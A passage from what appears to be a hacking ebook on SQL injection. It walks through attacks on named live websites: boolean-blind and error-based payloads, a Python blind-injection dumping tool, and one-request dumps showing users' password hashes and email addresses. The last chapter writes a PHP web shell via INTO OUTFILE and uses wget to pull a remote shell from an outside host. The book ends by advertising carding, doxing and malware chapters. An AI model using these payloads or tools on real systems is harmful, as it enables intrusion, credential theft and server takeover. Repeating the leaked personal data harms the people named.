http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),4,1))=115
```

Now we have our "News" table, but how do we know if there's more characters or not? We can check if the 5th letter's ascii value is > 0, and if it's not, it doesn't exist. So let's check.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),5,1))>0
```

And the page loads with an error.

Getting the Column Names:
Getting the columns is fairly similar to getting the table names, you just add a where clause, and convert your table name to HEX/ASCII characters.

Let's see if our table even has columns first.

```
cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+
limit+0,1),1,1))>0
```

Page loads fine, so we have a first character that's value is more then 0. Now let's get the column name.

```
cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+
limit+0,1),1,1))>100
```

No errors, let's go up.

```
cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+
limit+0,1),1,1))>105
```

Error, it's between 100 and 105.

```
cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+
limit+0,1),1,1))=105
```

Loads fine, the value of 105 is "i".

Then we repeat the process, until we get our next character.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+
limit+0,1),2,1))>95
```

No error, let's try 100.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+
limit+0,1),2,1))>100
```

Error, let's see if it = 100.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+
limit+0,1),2,1))=100
```

No error, so now we have "id". Theres your first column, to get the next one, you'd just increase the limit and start over on your substring() statement.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+
limit+1,1),1,1))>0
```

Getting Data Out Of Columns:
It's the same process, except we put our column names in a concat statement, FROM the TABLENAME.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)
+from+News+limit+0,1),1,1))>0
```

So let's get our first character..

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)
+from+News+limit+0,1),1,1))>45
```

No error, let's go up.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)
+from+News+limit+0,1),1,1))>50
```

See Error then go back down until you find the right one.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)
+from+News+limit+0,1),1,1))=49
```

Loads fine, and the ascii value of 49 comes back to "1".

Now let's check if there's a second character.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)
+from+News+limit+0,1),2,1))>0
```

We get an error, so that was all that was our first result.

Conclusion:

As you can see, "Blind Injection" doesn't really have to do with guessing, as long as your site has information_schema. The correct term is actually "Boolean Based Blind Injection", which makes sense. A Boolean returns a value of true/false, which is what we just went over.

CHAPTER 5

Double Query (Error Base Blind) SQL Injection

Suppose we had checked that our site is vulnerable and gives this syntax error:

```
You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''5''' at line 1
```

Suppose if forget the chapter 1, for better understanding I am writing again from start.

Checking column count:

```
http://www.[site].com/page.php?id=1+order+by+1--+- [no error]
http://www.[site].com/page.php?id=1+order+by+99--+- [!!error!!]
http://www.[site].com/page.php?id=1+order+by+2--+- [no error]
http://www.[site].com/page.php?id=1+order+by+3--+- [no error]
http://www.[site].com/page.php?id=1+order+by+4--+- [error]
```

Why do i do order by 99?
To check if we don't have to use a string injection.If you do not get an error when u use order+by+99--+-
then you need string injection.

Let’s move on to the union statement. We know we have 3 columns now.

1. Checking Union select statement

```
http://www.[site].com/page.php?id=1+union+select+1,2,3--+-
```

You do not get to see any content with numbers.
Instead you get this error:

```
"The used SELECT statements have a different number of columns"
```

We all know what that means.
This is where double query jumps in…..!

Extracting Information Double Query:

Exploit codes. Version

Finding the version:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select
count(*),concat((select (select concat(0x7e,0x27,cast(version() as char),0x27,0x7e
)) from information_schema.tables limit
0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

Now this is a hell of a code.
But it actually just says:
We select the version as char from the database tables with a limit 0,1 to get the first.
And we close with 1=1 which means true.

It’s hard for me to explain this full code.
I tried as simple as possible.

Exploit Output. Version

```
Duplicate entry '~'5.0.91'~1' for key 1
```

The lucky part about this method is we get the answer in the error.

Exploit codes. Database

Finding the database:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select
count(*),concat((select (select concat(0x7e,0x27,cast(database() as char),0x27,0x7
e)) from information_schema.tables limit
0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

Let’s keep it easy.
This code does exactly the same as the one for version.
Only this one extracts database name.

Exploit Output. Database

```
Duplicate entry '~'RealSteel_1' for key 1
```

The error says the database is RealSteel_1.

This is relative to the database info:
1. Count off databases.
Gather other database names.

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((sel
ect (select (SELECT distinct
concat(0x7e,0x27,count(schema_name),0x27,0x7e) FROM information_schema.schemata LI
MIT 0,1)) from information_schema.tables
limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

If it says you have more then one database.
You can use this exploit to get the names 1 by 1.

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((sel
ect (select (SELECT distinct
concat(0x7e,0x27,cast(schema_name as char),0x27,0x7e) FROM information_schema.sche
mata LIMIT N,1)) from
information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.ta
bles group by x)a) and 1=1
```

It’s not hard to get more then one.
Just keep increasing the limit 0,1.
If you do 1,1 you get next database in line.
If you do 2,1 you get second database in line.

Not that hard at all.

Exploit codes. Finding database user

```
http://www.[site].com/index.php?id=1 and(select 1 from(select
count(*),concat((select (select concat(0x7e,0x27,cast(user() as char),0x27,0x7e))
from information_schema.tables limit
0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

This says:
Select count and cast user() to gather user information from the current database.
With a limit.

If you understand the other exploits this one won't be that hard.

Exploit Output. Finding Database User

```
Duplicate entry '~'RS_user@localhost'~1' for key 1
```

So the user is RS_user.

Exploit code. Finding table count

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((sel
ect (select (SELECT
concat(0x7e,0x27,count(table_name),0x27,0x7e) FROM `information_schema`.tables WHE
RE
table_schema=0xHEX)) from information_schema.tables limit 0,1),floor(rand(0)*2))x
from
information_schema.tables group by x)a) and 1=1
```

Now take a close look at this code.
We need to change the database name we extracted before into hex.
Where the code says 0xHEX
we have to do 0x and the hex obvious.
My database name was RealSteel_1
encoded in hex: 5265616c537465656c5f31
We can encode this using Swingnote hex or You Should Hackbar.

Use that.

ExploitCode to execute:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((sel
ect (select (SELECT
concat(0x7e,0x27,count(table_name),0x27,0x7e) FROM `information_schema`.tables WHE
RE
table_schema=0x5265616c537465656c5f31)) from information_schema.tables limit 0,1),
floor(rand(0)*2))x from
information_schema.tables group by x)a) and 1=1
```

Exploit Output. Finding table count

```
Duplicate entry '~'number_of_table(e.g 10)~1' for key 1
```

The error says I have 3 tables. In most cases there is alot more.

Exploit code. Finding table names
This is going to happens one by one as before with the database names.
We will need to use the limit again.

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((sel
ect (select (SELECT distinct
concat(0x7e,0x27,cast(table_name as char),0x27,0x7e) FROM information_schema.table
s Where
table_schema=0xHEX LIMIT 0,1)) from information_schema.tables limit 0,1),floor(ran
d(0)*2))x from
information_schema.tables group by x)a) and 1=1
```

Again look at the code close.
We need to hex the same part again:
0XHEX that’s the same as before.
Again the database name mine was 5265616c537465656c5f31

This time we also need to use the limits.
To get the table names.

Watch at the part behind 0xhex in the code, it says limit 0,1.
it is that one we need to increase.
Same as before 0,1 first 1,1 second and 2,1 third.
I only have 3. If you have more keep increasing until you will get all.

Exploit Output. Finding table names

```
1:     Duplicate entry '~'Tbl_shop'~1' for key 1
2:     Duplicate entry '~'Tbl_admin'~1' for key 1
3:     Duplicate entry '~'Tbl_news'~1' for key 1
```

So I have my 3 table names.

tbl_shop, tbl_admin, tbl_news.

The admin is interesting. Let’s look inside.

Exploit code. Finding column count
Well this is not so different from finding table count.
Only some parts change in the exploit code so here it is:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((sel
ect (select (SELECT
concat(0x7e,0x27,count(column_name),0x27,0x7e) FROM `information_schema`.columns W
HERE
table_schema=0xHEXDB AND table_name=0xHEXTABLE)) from information_schema.tables li
mit
0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

This time we have 2 hexes.
This is annoying if you don’t have a Hackbar.
That’s why I suggested at top of this tutorial…!!

Now look at the 2 parts in the tutorial.
First: 0xHEXDV
Second: 0XHEXTABLE

My hex for db was: 5265616c537465656c5f31
My hex for tbl_admin is: 74626c5f61646d696e

Full exploit code in my case.

To give you an overlook at things:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((sel
ect (select (SELECT
concat(0x7e,0x27,count(column_name),0x27,0x7e) FROM `information_schema`.columns W
HERE
table_schema=0x5265616c537465656c5f31  AND table_name=0x74626c5f61646d696e)) from
information_schema.tables limit
0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

Exploit Output. finding Column count

```
Duplicate entry '~'number_of_column(e.g 2)~1' for key 1
```

We have 2 columns.
Now to find out which ones?

Exploit code. Finding column names

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((sel
ect (select (SELECT distinct
concat(0x7e,0x27,cast(column_name as char),0x27,0x7e) FROM information_schema.colu
mns Where
table_schema=0x5265616c537465656c5f31 AND table_name=0x74626c5f61646d696e LIMIT 0,
1)) from information_schema.tables
limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

As you can see again we have our 2 hexes.
Database name and table name.
But this time with a limit at the end of the table name hex.

We will of course need to increase that limit to get all names inside.
Limit 0,1 and limit 1,1 should do. For me I have only 2 columns.

Which are:

Exploit Output. Finding column names

```
1:      Duplicate entry '~'user'~1' for key 1
2:      Duplicate entry '~'pass'~1' for key 1
```

Exploit code. Extracting names and passwords
I will need your attention here for a second.
Read well what I post below the exploit code.

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((sel
ect (select
(SELECT concat(0x7e,0x27,cast(tbl_admin.user as char),0x27,0x7e) FROM `RealSteel_1
`.admin LIMIT 0,1) ) from
information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.ta
bles group by x)a) and 1=1
```

This is a very tense code.
You will have to add alot of your own information here.

At this part:
(SELECT concat(0x7e,0x27,cast(tbl_admin.user as char)
You will need to change in this part to your own information.
The first word is the admin table I got.
The second part is the table name I got which was user.

At this part of
FROM `RealSteel_1`.tbl_admin LIMIT 0,1))
Here the first word is our current database.
The second word again our table name.

And at end of this line we have a limit.
You need to increase this limit until you have a hit or until you have all users inside the user column.

We need to do exactly the same for pass.
Only change user in the exploit code for pass.

Exploit Output. Finding admin credentials

```
1:    Duplicate entry '~'Realsteel'~1' for key 1
2:    Duplicate entry '~'ILOVEHACKING'~1' for key 1
```

Now we have all what we need.

Hope you Enjoy…! ☺

CHAPTER 6

Time Base SQL Injection Attack Extractor

This is a python script used to extract information from a remote database using time and Boolean Based Blind SQL Injection. Here is the code which you can compile and use:

Code:

```
#!/usr/bin/python2.7

import sys,re,urllib2,string,time
from optparse import OptionParser
from urllib2 import Request,urlopen,URLError,HTTPError

def request(URL):
    user_agent = { 'User-Agent' : 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3)
AppleWebKit/534.55.3 (KHTML, like Gecko) Version/5.1.3 Safari/534.53.10' }
    req = urllib2.Request(URL, None, user_agent)

    try:
  request = urllib2.urlopen(req)

    except HTTPError, e:
  print('[!] The server couldnt fulfill the request.')
  print('[!] Error code: ' + str(e.code))
  sys.exit(1)

    except URLError, e:
  print('[!] We failed to reach a server.')
  print('[!] Reason: ' + str(e.reason))
  sys.exit(1)

    return len(request.read())

def value(URL):
    target = 0
    end = 0
    next_maybe = 0
    floor = 0
    ceiling = 255
    maybe = int(ceiling)/2

    while(end != 9):
  if(is_what(URL, maybe, '>')):
    floor = maybe
    next_maybe = int(maybe + ((ceiling - floor)/2))

  elif(is_what(URL, maybe, '<')):
    ceiling = maybe
    next_maybe = int(maybe - ((ceiling - floor)/2))

  elif(is_what(URL, maybe, '=')):
    return chr(maybe)

  maybe = next_maybe
  end += 1

    return 'done'

def is_what(URL, maybe, op):
    if(sqli_type == 'boolean'):
  ValueResponse = int(request(str(URL) + str(op) + str(maybe) + '--+'))
  if(TrueResponse == ValueResponse):
    return 1
  else:
    return 0
    elif(sqli_type == 'time'):
  start = time.time()
  ValueResonse = request(str(URL) + str(op) + str(maybe) + ')*2)--+')
  elapsed_time = (time.time() - start)
  if (elapsed_time > 2):
    return 1
  else:
    return 0

def vuln_check(URL):
    print('[+] Checking site...')

    global TrueResponse
    TrueResponse = int(request(URL + '%20AND%2043%20like%2043--+'))
    FalseResponse = int(request(URL + '%20AND%2034%20like%2043--+'))

    if(TrueResponse != FalseResponse):
  print('[+] Site seems to be vulnerable to boolean based blind SQL injection.')
  return 'boolean'
    else:
  start = time.time()
  SleepResponse = request(URL + '%20and%20sleep(5)--+')
  elapsed_time = (time.time() - start)

  if(elapsed_time > 5):
    print('[+] Site seems to be vulnerable to time based blind SQL injection.')
    return 'time'
  else:
    print('[!] Seems like site isnt vulnerable to blind SQL injection.')
    sys.exit(1)

def main():
    print('''
    Auto BSQLi tool for MySQL
    ''')

    usage = 'usage: %prog -u <target> -i <injection>'
    parser = OptionParser(usage=usage)
    parser.add_option("-u", action="store", type="string", dest="URL",
help='"http://site.tld/index.php?id=1%27"')
    parser.add_option('-i', action='store', type='string', dest='INJECTION',
help='"select version()"')

    (options, args) = parser.parse_args()
    if(options.URL and options.INJECTION):
  URL = options.URL
  INJECTION = urllib2.quote(options.INJECTION.encode("utf8"))
    else:
  print('[!] Missing url or injection parameter.')
  print('[!] Use --help.')
  sys.exit(1)

    global sqli_type
    sqli_type = vuln_check(URL)
    position = 1
    dump = ''
    print('[+] Dumping data...')
    while(1):
  if(sqli_type == 'boolean'):
    letter = value(URL + '%20and%20ascii(substr((' + INJECTION + ')%20from%20' +
str(position) + '%20for%201))')
  elif(sqli_type == 'time'):
    letter = value(URL + '%20and%20sleep((select%20ascii(substr((' + INJECTION +
')%20from%20' + str(position) + '%20for%201))')

  if(letter == 'done'):
    break

  dump = dump + letter
  position += 1

    if(dump):
  print('[+] Data: ' + dump)
    else:
  print('[!] No data dumped. Check your injection.')

if __name__ == "__main__":
    main()
```

Syntax:

```
python sqli-slee.py -u [url] -i [injection]
```

Example:

```
python sqli-slee.py -u [http://www.google.com/index.php?id=xx%27] -i "select
database()"
```

Download this Script from HERE………!

If it will ask for the password then the password is: eagleeyeproductions@131

CHAPTER 7

Dump Entire Database in 1 Request

How to Dump Entire Database in 1 Request [SQLi] :~

Introduction:
What we will be doing is using nested select statements, (subquerys), along with our own variable to bypass the 1024 character limit of group_concat. If you're new to Sql, this might look a bit advanced. Just study the code, though. Using this, you can get all the info you need in 2 requests.

DB:Tables:Columns Dump:
First we are going to dump all the DB's Tables and Columns to get our general layout of the Mysql Server.

Code:

```
(select (@) from (select(@:=0x00),(select (@) from (information_schema.columns)
where (table_schema>=@) and (@)in (@:=concat(@,0x0a,' [ ',table_schema,' ]
>',table_name,' > ',column_name))))x)
```


POC:

Code:

```
http://www.meandmypen.com/work.php?id=-181' UNION SELECT 1,2,3,4,5,(select (@)
from (select(@:=0x00),(select (@) from (information_schema.columns) where
(table_schema>=@) and (@)in (@:=concat(@,0x0a,' [ ',table_schema,' ] >
',table_name,' > ',column_name))))a)--+
```

>> Open up the link and view the page source and you will see every DB, table, and column. Of course, if magic_quotes is enabled you would need to bypass using quotations by using hex values, or using the char() function.

POC View:


Source of: http://www.meandmypen.com/work.php?id=-181%27%20UNION%20SELECT%201,2,3,4,5,(select%20(@)%20from%20(sele
File Edit View Help

```
[ test ] > pp_terms > term_id
[ test ] > pp_terms > name
[ test ] > pp_terms > slug
[ test ] > pp_terms > term_group
[ test ] > pp_usermeta > umeta_id
[ test ] > pp_usermeta > user_id
[ test ] > pp_usermeta > meta_key
[ test ] > pp_usermeta > meta_value
[ test ] > pp_users > ID
[ test ] > pp_users > user_login
[ test ] > pp_users > user_pass
[ test ] > pp_users > user_nicename
[ test ] > pp_users > user_email
[ test ] > pp_users > user_url
[ test ] > pp_users > user_registered
[ test ] > pp_users > user_activation_key
[ test ] > pp_users > user_status
[ test ] > pp_users > display_name
[ test_bak ] > pp_commentmeta > meta_id
[ test_bak ] > pp_commentmeta > comment_id
[ test_bak ] > pp_commentmeta > meta_key
[ test_bak ] > pp_commentmeta > meta_value
[ test_bak ] > pp_comments > comment_ID
[ test_bak ] > pp_comments > comment_post_ID
[ test_bak ] > pp_comments > comment_author
[ test_bak ] > pp_comments > comment_author_email
```

Grab Info From Columns:

We will be using this syntax now & of course fill in the database, table, and columns variable like you would on normal SQLi:

Code:


```
(select (@) from (select (@x:=0x00),(select (@) from (database.table) where (@) in
(@:=concat(@,0x0a,columns)))x)
```

POC:

Code:

```
http://www.meandmypen.com/work.php?id=-181' UNION SELECT 1,2,3,4,5,(select(@) from
(select (@:=0x00),(select (@) from (test.pp_users) where (@) in
(@:=concat(@,0x0a,ID,0x3a,user_login,0x3a,user_pass,0x3a,user_email))))a)--+
```

POC View:



```


            <span class = "details" style="color:#b72126; font-style:italic">
1:bobbymarko:$P$BI4snmnHi1ZrgmSaPE23APQ5TCMbSW/:bobbymarkodesign@<a target = "_blank" href="http://gmail.com">gmail.com</a>
2:bryanmalley:$P$BciWIeRNhx9FaVU58kSCdhRSyfw57W0:bryan@<a target = "_blank" href="http://thisismalley.com">thisismalley.com</a>
3:jimbo2112:$P$BlPBawzaGdVt7SsFAXBKcpfw82hYwK0:jcon316@<a target = "_blank" href="http://hotmail.com">hotmail.com</a></span></span>
        </div>
```

CHAPTER 8

Shell Uploading Via SQL Injection

Ok, In this Last chapter I will show you how to upload a shell via SQLi.
This method is useful when you have admin info and can't upload anything, or when you have admin info but you can't find admin login and so on.

But this method is very rare!
Anyways let's start with our tutorial...
Things we will need:

1) Your shell source in .txt format (I will use http://www.sh3ll.org)
2) Basic SQLi skill

So let's say you injected our site like this:

```
http://shop.moto25.ru/news.php?newsnomber=-999+union+select+1,2,3,4--
```

Now you have admin info, you logged in and you failed uploading a shell.
Now our method comes to point.
Remember what column you should use. (Mine one will be 3)

Type in your vuln. column "user" and at the end "from mysql.user" so URL would be like:

```
http://shop.moto25.ru/news.php?
newsnomber=-999+union+select+1,2,user,4+from+mysql.user--
```

NOTE: If you get an error after this you can't use this method.

You should get what is the current user for the site.

```
moto25_moto25
```

Good. Now remember that you will need it.

Now we check users file privilege.

In your column type:
"group_concat(user,0x3a,file_priv)"

```
http://shop.moto25.ru/news.php?
newsnomber=-999+union+select+1,2,group_concat(user,0x3a,file_priv),4+from+mysql.us
er--
```

Now you should get all users and their privileges

```
root:Y,root:Y,apache:N,moto25_moto25:Y
```

Now our user was "moto25_moto25"...
That means we can make files on server.
Let's go to the next step.

To create a file into a server you need to find sites full path.
To do that you must cause an error, hopefully that error would give us our sites path.

We got ours:

```
/var/www/vhost/moto25/data/www/moto25.ru/
```

After that we must find writeable folder in our server.
Just browse around or scan it with Acunetix.
Usually public_html folder is writeable.
For our example I used

```
http://shop.moto25.ru/equip/
```

So spawning our shell is easy as 1,2,3..
Let's get back at our injection.

```
http://shop.moto25.ru/news.php?newsnomber=-999+union+select+1,2,3,4--
```

Our column should be our php line.
In there we type:

```
"<? system($_GET['cmd']); ?>"
```

NOTE: Quotation marks are required

All other columns should be "null"

```
http://shop.moto25.ru/news.php?newsnomber=-999+union+select+null,null,"<?
system($_GET['cmd']); ?>",null--
```

And at the end we use "INTO OUTFILE" function.

```
http://shop.moto25.ru/news.php?newsnomber=-999+union+select+null,null,"<?
system($_GET['cmd']); ?>",null INTO OUTFILE--
```

Now we use site's full path and writeable folder:

```
/var/www/vhost/moto25/data/www/moto25.ru/equip/
```

Now

```
http://shop.moto25.ru/news.php?newsnomber=-999+union+select+null,null,"<?
system($_GET['cmd']); ?>",null INTO OUTFILE
/var/www/vhost/moto25/data/www/moto25.ru/equip/--
```

And our file name and extension.

```
http://shop.moto25.ru/news.php?newsnomber=-999+union+select+null,null,"<?
system($_GET['cmd']); ?>",null INTO OUTFILE
"/var/www/vhost/moto25/data/www/moto25.ru/equip/phpcmd.php"--
```

Now, our shell should be spawned.
We now check if our file is created.

```
http://shop.moto25.ru/equip/phpcmd.php
```

You should get something like:

```
Warning: system() [function.system]: Cannot execute a blank command in
/sites/full/path/phpcmd.php on line 1
```

That means we have our file created! Yeh…….!
We check if it is working:

```
http://shop.moto25.ru/equip/phpcmd.php?cmd=ls -la
```

We can see all files in current directory!
And simple command to download a shell:

```
http://shop.moto25.ru/equip/phpcmd.php?cmd=wget www.sh3ll.org/egy.txt -O egy.php
```

Explanation:
wget - Downloads textual file on our server (egy.txt).
-O - Renames it to egy.php

Game over!
I hope you learned something more interesting ☺

Coming Soon In Next Book..................!

1. **RAT Hacking Full (With FUD Virus)**
2. **WebHacking.**
3. **Rooting**
4. **Mass Defacing**
5. **XSS and XSF**
6. **Joomla and Wordpress Defacing**
7. **Antagosim .... LDAP Injections**
8. **Doxing (Full – Step by step)**
9. **0day Exploits (including Facebook)**
10. **Facebook Hacking All in one (Fange, group, Profile ID exploits)**
11. **Carding and spamming**
12. **Private Shell and Codes**

And

Some other Private and Working techniques of Hacking...........!